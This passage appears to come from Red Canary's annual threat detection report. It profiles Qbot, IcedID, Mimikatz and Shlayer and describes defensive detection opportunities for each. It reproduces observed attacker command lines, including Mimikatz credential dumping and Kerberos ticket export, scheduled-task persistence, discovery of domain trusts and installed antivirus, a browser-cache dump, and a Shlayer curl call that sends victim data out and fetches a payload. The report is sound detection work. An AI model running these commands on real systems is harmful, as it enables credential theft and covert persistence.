ATT&CK technique(s): T1005 Data from Local System
ATT&CK tactic(s): Collection

Details: One way Qbot steals sensitive information is by extracting browser data from Internet Explorer and Microsoft Edge by using the built-in utility **esentutl.exe**. As we examined normal **esenutil** command lines, we determined it's fairly rare to see references to **Windows\WebCache** in the command line for this tool. Writing an analytic looking for a process of **esenutil.exe** with **Windows\WebCache** in the command line may help you catch this behavior.




```
Process spawned
c:\windows\syswow64\esentutl.exe 9489b81de623e4c92342ef258d84b30f

Command line: esentutl.exe /r V01 /l"C:\Users\[REDACTED]\AppData\Local\Microsoft\Windows\WebCache"
/s"C:\Users\[REDACTED]\AppData\Local\Microsoft\Windows\WebCache" /d"C:\Users\
[REDACTED]\AppData\Local\Microsoft\Windows\WebCache"
```

Detection opportunity 3

Scheduled task names and execution
ATT&CK technique(s): T1053.005 Scheduled Task/Job: Scheduled Task,T1218.010 Signed Binary Proxy Execution: Regsvr32
ATT&CK tactic(s): Persistence, Defense Evasion

Details: The more things change, the more they stay the same. One of the most consistent ways we have detected Qbot over the years is through its use of scheduled tasks for persistence. While Qbot has consistently relied on this method of persisting, its implementation has varied over time. These variations have triggered several different detection analytics.

One area to focus on is the name of the scheduled task. We often observe this in the **/tn** (task name) parameter on the command line of **schtasks.exe**. Much like the subfolders containing the malware, some versions of Qbot have used a random string for the scheduled task name. This is a bit more challenging to detect, but using **trigram analysis**, we have been able to identify likely random task names that unearth a variety of pernicious persistence. In addition to the scheduled task name, the process it executes can also be useful for detection. In the below example (showing the more recent DLL variation of Qbot), you can see that the process executed by the task is **regsvr32.exe**. It is unusual to see a scheduled task executing **regsvr32.exe** at all, let alone for a binary in a user's profile folder, so looking for that execution presents another detection opportunity.



Process spawned by explorer.exe

```
c:\windows\system32\schtasks.exe 2003e9b15e1c502b146dad2e383ac1e3
```


Command line:

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn abcdefghij /tr
"regsvr32.exe -s \"C:\Users\[REDACTED]\"" /SC ONCE /Z /ST 10:12 /ET 10:24
```

This command creates a scheduled task named `abcdefghij` to execute `regsvr32.exe -s \"C:\Users\[REDACTED]\` .

In other cases, instead of a random string of characters, Qbot uses a GUID for the scheduled task name. Since GUIDs use a similar pattern, you can create a detection analytic looking for **schtasks.exe** along with **create** and a regular expression for the GUID pattern. You may still encounter some legitimate software doing this, but it should be fairly straightforward to tune out the noise based on the parent process of **schtasks** or by the specific GUID itself.

In addition to the scheduled task name, you can also look for what is being executed, similar to the above example. In the below example, the GUID task name executes JavaScript stored in a file with a **.npl** file extension. You could create a detection analytic looking for scheduled task execution of a **.npl** file, or even take it a step further to look for **cscript.exe** or **wscript.exe** execution from scheduled tasks (though that may take some tuning).



Process spawned by mobsync.exe


```
c:\windows\syswow64\schtasks.exe 5bd86a7193d38880f339d4afb1f9b63a
72900a86f3bed7570aa708657a76dd76bb80b68db543d303da401ac6983e39ce
```

Command line:

```
"C:\Windows\system32\schtasks.exe" /create /tn {12A3B456-78C9-1234-5DEF-6789G12HIJ23}
/tr "cmd.exe /C \"start /MIN C:\Windows\system32\cscript.exe //E:javascript \"C:\Users\
[REDACTED]\abcdefgh.npl\"\" ijklmnop" /sc WEEKLY /D TUE,WED,THU /ST 12:00:00 /F
```

This command creates a scheduled task named `{12A3B456-78C9-1234-5DEF-6789G12HIJ23}` , to execute the batch control panel file `abcdefgh.npl` on a weekly schedule of Tuesday - Thursday at 12:00 pm

DETECTION STRATEGIST



Kyle Rainey

INTELLIGENCE ANALYST

Kyle has been providing proactive and reactive incident response and forensics services to Fortune 500 companies for over five years. As an intelligence analyst at Red Canary, he leverages his years of experience conducting investigations and building detections in order to engineer impactful, scalable intelligence products. Kyle is passionate about solving hard problems and constantly learning.

THREAT

IcedID

IcedID, also known as Bokbot, is a banking trojan often delivered through phishing campaigns and other malware. In 2020, it was most commonly found as the result of TA551 initial access.

#4

OVERALL RANK

7.8%

CUSTOMERS AFFECTED

Analysis

IcedID is a crimeware-as-a-service banking trojan that steals sensitive financial information by creating a local proxy to intercept all browsing traffic on an infected host. First appearing in the wild in late 2017, IcedID is believed to be the successor to the formerly prolific Vawtrak (aka Neverquest) trojan, which declined following the arrest of key developers in **January 2017**. IcedID has historically been delivered as a later-stage payload from a variety of notable threats, including Emotet, TrickBot, and Hancitor. In 2020, the primary initial access vector Red Canary observed delivering IcedID was TA551. Early in the year, we often saw IcedID as a tertiary payload after TA551 initially deployed Ursnif or Valak. However, by July the intermediary payloads ceased as TA551 opted to deliver IcedID directly. Since TA551 ranked as our most prevalent threat for 2020, it is no surprise that IcedID—its primary payload—also placed near the top of the list.

Installation and execution

After the installer DLL is executed, IcedID pulls down a configuration file from its command and control (C2) server. It then spawns an instance of a legitimate process and hooks multiple Windows APIs in order to hollow that process and inject into it. Throughout most of 2020, **msiexec.exe** was the target of this process injection, although IcedID has used other processes, such as **svchost.exe**, in the past.

Once execution has been achieved via the hollowed process, IcedID proceeds to establish persistence and act on objectives. IcedID achieves persistence in multiple ways, notably via downloading an additional binary (in EXE or DLL form) to the user’s local folder. We’ve observed a few different folders where the binary has been written, typically either in a subfolder of **AppData\Roaming** or **AppData\Local**. In some cases this subfolder has been named after the username of the infected user, and in others it appears to be a random string of characters. IcedID then sets that binary to run via scheduled tasks. Upon restart, this persistence mechanism will execute the process hollowing routine again to return control to the main backdoor.

Main payload


The primary purpose of the main backdoor is to steal sensitive data—in particular, browsing data including banking information. This is accomplished by hooking the browser and establishing a local proxy complete with self-signed certificates to reroute all web traffic through the adversary-controlled process. This enables the adversary to not only monitor traffic of interest, but also to use web injects to harvest information when a user attempts to visit a site such as online banking. In addition to data theft, IcedID contains a VNC capability for remote access to the victim machine. **Juniper Threat Labs** and **IBM X-Force** have also covered IcedID's capabilities and injection techniques.

Detection opportunities

Detection opportunity 1

Process hollowing **msiexec.exe** with randomly named **.msi** file
ATT&CK technique(s): T1055.012 Process Injection: Process Hollowing, T1185 Man in the Browser
ATT&CK tactic(s): Defense Evasion, Execution

Details: IcedID uses a process-hollowed instance of **msiexec.exe** as a proxy to intercept all browsing traffic. Despite the attempts to blend in, it is unusual to see a "product" named with six random letters in the **msiexec.exe** command line.




Process spawned by malicious.exe
`c:\windows\system32\msiexec.exe` `2d9f692e71d9985f1c6237f063f6fe76`

Command line: `C:\windows\system32\msiexec.exe /i abcdef.msi`


Instantiation of the Windows Installer (`msiexec.exe`) with a randomly named 6 character `msi` file, such as `abcdef.msi` , is consistent with IcedID.

Coupled with that unusual MSI package name, the man-in-the-middle (MitM) proxy creates unusual network connections for **msiexec.exe** as it intercepts all traffic from the user's browser.



Inbound tcp network connection by msiexec.exe from
`127.0.0[.]1:50025`

This inbound network connection is indicative of `IcedId` establishing a local proxy to reroute all traffic from the web browser through an actor controlled process.



Inbound tcp network connection by msiexec.exe from
`127.0.0[.]1:50025`

This inbound network connection is indicative of `IcedId` establishing a local proxy to reroute all traffic from the web browser through an actor controlled process.


Outbound tcp network connection by msiexec.exe to
`www.domain[.]com (xxx.xxx.x[.]133:443 )`

The MiTM process-hollowed `msiexec` process intercepts all browser traffic, including `SSL` traffic to financial sites like `paypal` in order to steal sensitive information. This is one of 194 such outbound network connections intercepted by the the `IcedId` malware.

Detection opportunity 2

Scheduled task persistence from user's roaming folder with no command line
ATT&CK technique(s): T1053.005 Scheduled Task/Job: Scheduled Task
ATT&CK tactic(s): Persistence

Details: One way IcedID persists is via the Windows Task Scheduler. A good detection opportunity for a variety of threats is to look for scheduled tasks executing from the **%Users%** folder. In particular, we have found that such tasks executing without any command-line options tend to be more suspicious. The random nature of both the file being executed and the folder containing that file are common traits of not only IcedID, but a variety of malicious and unwanted software.




IOC

Process spawned by svchost.exe
```
c:\users\[REDACTED]\appdata\roaming\[REDACTED]\malicious.exe  b9aa69fd851419022df7e40dc04dd7fb
```

Detection opportunity 3


Suspicious child processes from **msiexec.exe**
ATT&CK technique(s): T1482 Domain Trust Discovery, T1082 System Information Discovery
ATT&CK tactic(s): Discovery

Details: Detecting techniques in the Discovery tactic is one of the most daunting tasks for a security team. Typically the commands used for discovery are the same commands system administrators run as part of normal IT operations. One way to distinguish legitimate discovery commands from suspicious ones is to look for unexpected parent/child process relationships. In the case of IcedID, the activity stems from the process-hollowed instance of **msiexec.exe**. The IcedID sysinfo command executes several specific commands that are highly unusual to see coming from **msiexec.exe**. Each of the commands below are unusual to see as child processes of **msiexec.exe** in some way or another. In some cases, the simple process execution stands out—**systeminfo.exe** and **nltest.exe** fall into this category of processes we almost never see executed by a legitimate instance of **msiexec.exe**.



Process spawned by msiexec.exe

```
c:\windows\system32\systeminfo.exe 57d183270fd28d0ebf6c2966fe450739
2981c4a98ca99d3c4f297678a24c31372b5847e1ece0802e28b8fcef0797f19f
```




Process spawned by msiexec.exe

```
c:\windows\system32\nltest.exe 631c839fcac68d82fcd96fc7bfabcc0c
734efd5367e2434e2cefe6d621d03f6e924f69fa64e38f564befb596f36bb308
```

Command line: `nltest /domain_trusts /all_trusts`

This command returns a list of all trusted domains for this host.

In other cases, the abnormality is a bit more nuanced, and we have to consider the command-line behavior of the child process. For instance, it is uncommon to see **msiexec.exe** execute **wmic.exe** to query the installed antivirus (AV) software, as seen in the below screenshot. This is a parent-child process relationship that, when combined with the command line, provides a detection opportunity.



Process spawned by msiexec.exe

```
c:\windows\system32\wbem\wmic.exe 390b2038c9ed2c94ab505921bc827fc7
```

Command line: `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List`

DETECTION STRATEGIST

Jeff Felling

PRINCIPAL INTELLIGENCE ANALYST

Jeff Felling is a puzzle solver who currently contemplates the conundrums confounding corporate computer custodians, aka a threat hunter. After nearly a dozen years analyzing anomalies, foraging for forensic artifacts, and mulling over malware for the DoD, Jeff returned home to Indiana in 2016 where he helped create Anthem, Inc.'s threat hunting program, ORION, prior to joining Red Canary in April 2019. Jeff holds degrees in mathematics from Johns Hopkins University (MS) and Purdue University (BS), and is certified in security, incident handling, and forensic analysis through SANS.

THREAT

Mimikatz

Mimikatz is a credential-dumping utility commonly leveraged by adversaries, penetration testers, and red teams to extract passwords. As an open source project, Mimikatz continues to be actively developed, with several new features added in 2020.

#5

OVERALL RANK

6.2%

CUSTOMERS AFFECTED

Analysis

Mimikatz is an open source credential-dumping utility that was initially developed in 2007 by Benjamin Delpy to abuse various Windows authentication components. While the initial v0.1 release was oriented towards abusing already well established “Pass The Hash” attacks, after expanding its library of abuse primitives, the tool was publicly released as Mimikatz v1.0 in 2011. A decade later, Mimikatz is still a fantastic utility for adversaries to gain lateral mobility within an organization. In 2020, Red Canary observed various actors using Mimikatz during intrusions, including deployment alongside **cryptominers** such as **Blue Mockingbird** or ransomware such as **Nefilim**, Sodinokibi, and **Netwalker**.

Evasion Tactics

Interestingly, in the case of Blue Mockingbird, Red Canary observed signs of the adversary using evasion tactics that may throw off Mimikatz detection. In one incident, we observed the Mimikatz binary being written to disk as **mx.exe** in the **C:\PerfLogs\** directory. Renaming the Mimikatz binary may thwart rudimentary signatures looking for the filename **mimikatz.exe**.

The directory Mimikatz was written into, **C:\PerfLogs\**, is also of interest—this directory has been seen in use by other adversaries such as **Ryuk**. **C:\PerfLogs\** is a directory utilized legitimately by Windows Performance Monitor, which by default requires administrative rights to write to. Generally speaking, an adversary is already assumed to have elevated privileges if they are using Mimikatz to its fullest extent. While we don’t presume to have a clear answer on why adversaries choose that directory for staging, its use presents an opportunity for detection by monitoring for the execution of suspicious binaries from unusual directories. Many defenders are familiar with monitoring for unusual activity coming from **C:\Windows\Temp**, and based on what we observed from Blue Mockingbird, **C:\PerfLogs\** may be another interesting directory to watch out for.


While we observed some malicious use of Mimikatz by adversaries, the majority of detections were the result of some kind of testing—including adversary simulation frameworks (such as **Atomic Red Team**) or red teams running tests, as confirmed by customer feedback. Though Mimikatz offers multiple modules, there was not much variety in the modules tested. The **sekurlsa::logonpasswords** module was the most utilized in 2020, providing extraction of usernames and passwords for user accounts that have recently been active on the endpoint. In comparison, we did not observe the latest module released in Q3 2020 **lsadump::zerologon**—which tests ZeroLogon vulnerability CVE-2020-1472—in any of our 2020 detections. This finding suggests that testers should consider expanding the Mimikatz functionality they test for. Using Mimikatz to test detection coverage for a range of behaviors can help ensure you're also covered for other threats that use those same techniques.

Detection opportunities

Detection opportunity 1

Mimikatz module command-line parameters
ATT&CK technique(s): T1003 OS Credential Dumping
ATT&CK tactic(s): Credential Access

Details: To identify execution of Mimikatz, look for processes in which module names are observed as command-line parameters. While Mimikatz offers several modules related to credential dumping, the **sekurlsa::logonpasswords** module is a boon for detection. To expand detection opportunities, you can detect additional module names from the **Mimikatz repository**. While it may not be comprehensive, this is a great starting point for building a list of command-line parameters to detect on. Additional modules can be found by keeping an eye on the **commit history** of the project or by following the maintainer on **Twitter** so you can be notified when new modules appear. As always with anything open source, this project can be forked and modified to evade this detection opportunity, so it is important to institute defense-in-depth practices within your organization and not rely on just one detection opportunity.


Process spawned by cmd.exe
```
c:\users\administrator\desktop\mimikatz_trunk\x64\mimikatz.exe 8af476e24db8d3cd76b2d8d3d889bb5c
```
Command line: `mimikatz.exe "log log.txt" "privilege::debug" "sekurlsa::logonpasswords" "exit"`


This is the `Mimikatz` credential theft tool.

Detection opportunity 2

Kerberos ticket file modifications
ATT&CK technique(s): T1558 Steal or Forge Kerberos Tickets
ATT&CK tactic(s): Credential Access

Details: Another notable feature is Mimikatz's ability to steal or forge Kerberos tickets. Kerberos ticket files (**.kirbi**) are of interest to adversaries as they can contain sensitive data such as NTLM hashes that can be cracked offline. To perform these attacks, a unique file extension variable is defined within **Mimikatz** that designates the default extension as **.kirbi**. Building detection analytics around modification of files with this extension is another easy win as they can be a telltale sign that an adversary is in the midst of performing an attack. One such attack, popularly known as "**Kerberoasting**," occurs when Kerberos tickets are extracted from memory and the password of an account is cracked, allowing the adversary to pivot within the environment via a newly hijacked account. This type of attack thwarts basic foundational security practices such as only delegating permissions to user accounts with the principle of least privilege.

It is important to note that while **.kirbi** files are utilized by Mimikatz, they are not exclusive to Mimikatz—multiple other hacking utilities interact with these files following the **Kerberos Credential format** as well. In addition to using **.kirbi** files as a detection opportunity, incident responders should also remember to sanitize them as soon as possible, whether their generation was a function of sanctioned testing or otherwise.


Threat occurred

IOC

Process spawned by malicious.exe
```
c:\program files\[REDACTED]\mimikatz.exe 106d289e9f28e3cff569a3d1ba97a908
6e37a054bd7c49b233cace747951911f320bd43be8a79ce455b97403c2f7de2c
```

Command line: `"C:\Program Files\[REDACTED]\mimikatz.exe" privilege::debug "sekurlsa::tickets /export" exit`

The `sekurlsa::tickets /export` command is used to gather all available `Kerberos` tickets for all recently authenticated users.

These tickets were written to disk with `.kirbi` file extensions, and used in subsequent `Mimikatz` execution.

File first wrote
```
c:\program files\[REDACTED]hostname$@ldap-hostname.redacted.domain.kirbi
```

Detection opportunity 3


Suspicious LSASS injection
ATT&CK technique(s): T1003 OS Credential Dumping

ATT&CK tactic(s): Credential Access

Details: Credential dumping is the name of the game for Mimikatz. To be successful, Mimikatz must interact with the Local Security Authority Subsystem Service (LSASS), which provides a great opportunity for detection. Mimikatz requires specific **process access rights** to initiate cross process injection via the **Kernel32 OpenProcess** function: `PROCESS_VM_READ 0x0010` and `PROCESS_QUERY_LIMITED_INFORMATION 0x1000`. These permissions, collectively observed via the bitmask `0x1010`, are relatively rare for `lsass.exe` under normal conditions.

While identifying processes that are initiating cross process injections may provide a foundation for detecting Mimikatz, this can be a bit noisy. A good way to filter things down may be to focus around the loading of other suspect libraries such as the SAM Library (`samlib.dll`) and the Credential Vault Client Library (`vaultcli.dll`). With this information you can identify instances of Mimikatz, as well as other credential theft tools, with a higher degree of confidence.

The below detection demonstrates **Blue Mockingbird** using Mimikatz (renamed as `mx.exe`) to perform credential dumping via LSASS injection.



Process spawned by explorer.exe
`c:\perflogs\mx\mx.exe` 9cd25cee26f115876f1592dcc63cc650

Command line: `"C:\PerfLogs\mx\mx.exe"`

This binary is a renamed instance of `mimikatz` .

Module loaded by mx.exe
`c:\windows\system32\samlib.dll` 55564750dcf1ebbeb7e4d8d576a4d681

A legitimate code library related to Windows `Security Account Management` was loaded into memory by malware; this is common during credential theft.

Module loaded by mx.exe
`c:\windows\system32\vaultcli.dll` b1facb4c8b5220dbb422a6c6b28fbe29

A legitimate code library related to Windows `Security Account Management` was loaded into memory by malware; this is common during credential theft.

Process spawned by mx.exe
`c:\windows\system32\cmd.exe` f5ae03de0ad60f5b17b82f2cd68402fe

Command line: `cmd.exe`

The absence of command line parameters is indicative of an interactive session.

A process handle was opened by mx.exe to
`c:\windows\system32\lsass.exe` 382100e75b6f4668aeaef228c6ceffad

Injection into the Local Security Authority Subsystem Service process (`lsass.exe`) is indicative of credential theft.

DETECTION STRATEGIST

Aaron Didier

INTELLIGENCE ANALYST

Aaron is an unconventional autodidact who got their start in information security as a “terminally curious” member of a network operations team at a small regional WISP, addressing abuse@ emails, digging into netflow, and responding to VoIP attacks. Prior to joining the flock at Red Canary, Aaron was a member of the Motorola Solutions SOC, where they contributed to the creation of a Security Onion-inspired RHEL IDS known as Red Onion. They also spent time briefly at Baker McKenzie administering CB Response and Protect while mapping to the ATT&CK Framework. In their off hours, you may catch Aaron digging just about anywhere, be it in the garden, in a book, in a 10-k report, capture the flag event, Twitter post, or documentary. Their fascination for the world knows no bounds and they love sharing everything they’ve learned with anyone willing to listen.

THREAT

Shlayer

Shlayer, a trojan known for delivering malicious adware, is the only macOS-specific threat to make it into our top 10. In 2020, we observed Shlayer continue to masquerade as Adobe Flash Player while changing its distribution infrastructure to leverage Amazon Web Services (AWS).

#6

OVERALL RANK

6%

CUSTOMERS AFFECTED

Analysis

Shlayer is a macOS malware family associated with ad fraud activity through the distribution of adware applications. The trojan masquerades as an installer for applications like Adobe Flash Player and executes numerous macOS commands to deobfuscate code and install adware with persistence mechanisms. In August 2020, **Objective-See** reported that Shlayer was the first malicious code to be notarized by Apple, granting it privileges to execute with default configurations of macOS Gatekeeper. Shlayer commonly delivers payloads such as AdLoad and Bundlore. Bundlore is frequently delivered as a second-stage payload, which often results in overlaps in public reporting in which certain TTPs are tracked under Bundlore by some teams and under Shlayer by others. Shlayer and Bundlore are similar but have slightly different download, execution, and deobfuscation patterns that all involve **curl**, **unzip**, and **openssl** with certain command lines.

Tweaks in TTPs

Most of the traditional Shlayer TTPs remained the same throughout 2020, with only slight variations. For example, midway through the year we observed Shlayer begin to obfuscate portions of its payloads within a single shell script. While executing the beginning of the same script, it would issue **tail** commands to separate the bytes of the payload from the script for execution. (This behavior was consistent with the variant identified as **ZShlayer** by SentinelOne.) In addition, Shlayer moved to using the AWS Cloudfront CDN and S3 data storage buckets for infrastructure, eschewing their own custom-named domains that would occasionally rotate out.

Malicious adware at a glance

While Shlayer has historically been heavily tied to ad fraud, the nature of the malware and mechanisms for persistence provide all the infrastructure to quickly turn Shlayer into a delivery mechanism for more nefarious payloads. Additionally, Shlayer uses masquerading and obfuscation techniques that clearly demonstrate an intention to hide. For these reasons, we classify Shlayer as malware, reflecting that we think it's more nefarious than software with a demonstrable benefit to an end-user and is therefore worth paying attention to. Researcher **Amit Serper** summarized this sentiment well: "Adware is just malware with a legal department."

We weren't surprised to see Shlayer make it into our top 10 for 2020, as the most common macOS threats we see day to day are related to malicious adware. Other researchers have noted this pattern as well, including **Thomas Reed** of Malwarebytes.

We've found significant overlap in TTPs between malicious adware and non-adware threats such as modifying SSH Authorized Keys and using SCP to circumvent controls on macOS. By working to detect behaviors like these, we've found success in detecting a range of macOS threats.

Malwarebytes

"…adware and PUPs can actually be far more invasive and dangerous on the Mac than "real" malware. They can intercept and decrypt all network traffic, create hidden users with static passwords, make insecure changes to system settings, and generally dig their roots deep into the system so that it is incredibly challenging to eradicate completely."


Thomas Reed
MALWAREBYTES

Detection opportunities

Detection opportunity 1

Downloading with **curl** flags **-f0L**
ATT&CK technique(s): T1105 Ingress Tool Transfer
ATT&CK tactic(s): Command and Control

Details: An evergreen hallmark of Shlayer activity is execution of **curl** to download a payload while specifying **-f0L** as command-line arguments. These arguments cause **curl** to use HTTP 1.0 and ignore failures, and the arguments are distinctive to this threat. The instances of **curl** provide victim data to the adversary while also downloading a later-stage payload for execution.



Process spawned
```
/usr/bin/curl 0846e04c22488b04222817529f235024
af20aa17b66b6bfcb63afd217cf0c6b931b88e916ec20286cce8b7c4c1e9c854
```

Command line:
```
curl -f0L -o /tmp/[REDACTED]/[REDACTED] http://redacted.cloudfront.net/sd/?
c=redacted==&u=redacted&s=redacted&o=redacted&b=redacted&gs=redacted
```

The `cURL` utility executed with command line arguments that are consistent with `Shlayer` malware activity.

Detection opportunity 2

Unzipping password-protected ZIP archives in **/tmp**
ATT&CK technique(s): T1140 Deobfuscate/Decode Files or Information
ATT&CK tactic(s): Defense Evasion

Details: Shlayer and other malware threats often deploy payloads using password-protected ZIP archives and unpack them in temporary folders during installation. Some malware threats also use the **ditto** process to perform the same action, eschewing **unzip**. For this detection analytic, focus on instances of **unzip** with the command-line argument **-P**, indicating a password is used and **-d** specifying the archive is unzipped into a folder. We generally regard unzipping a password-protected archive from **/tmp** into a folder under **/tmp** as suspicious because it implies obfuscation. We don't observe much, if any, standard installation or maintenance activity using this pattern because it doesn't usually need obfuscation via encryption. For false positives, consider tuning out activity from unique system administration tools for your environment that may use password-protected ZIPs during deployment.

```
Process spawned by [REDACTED]
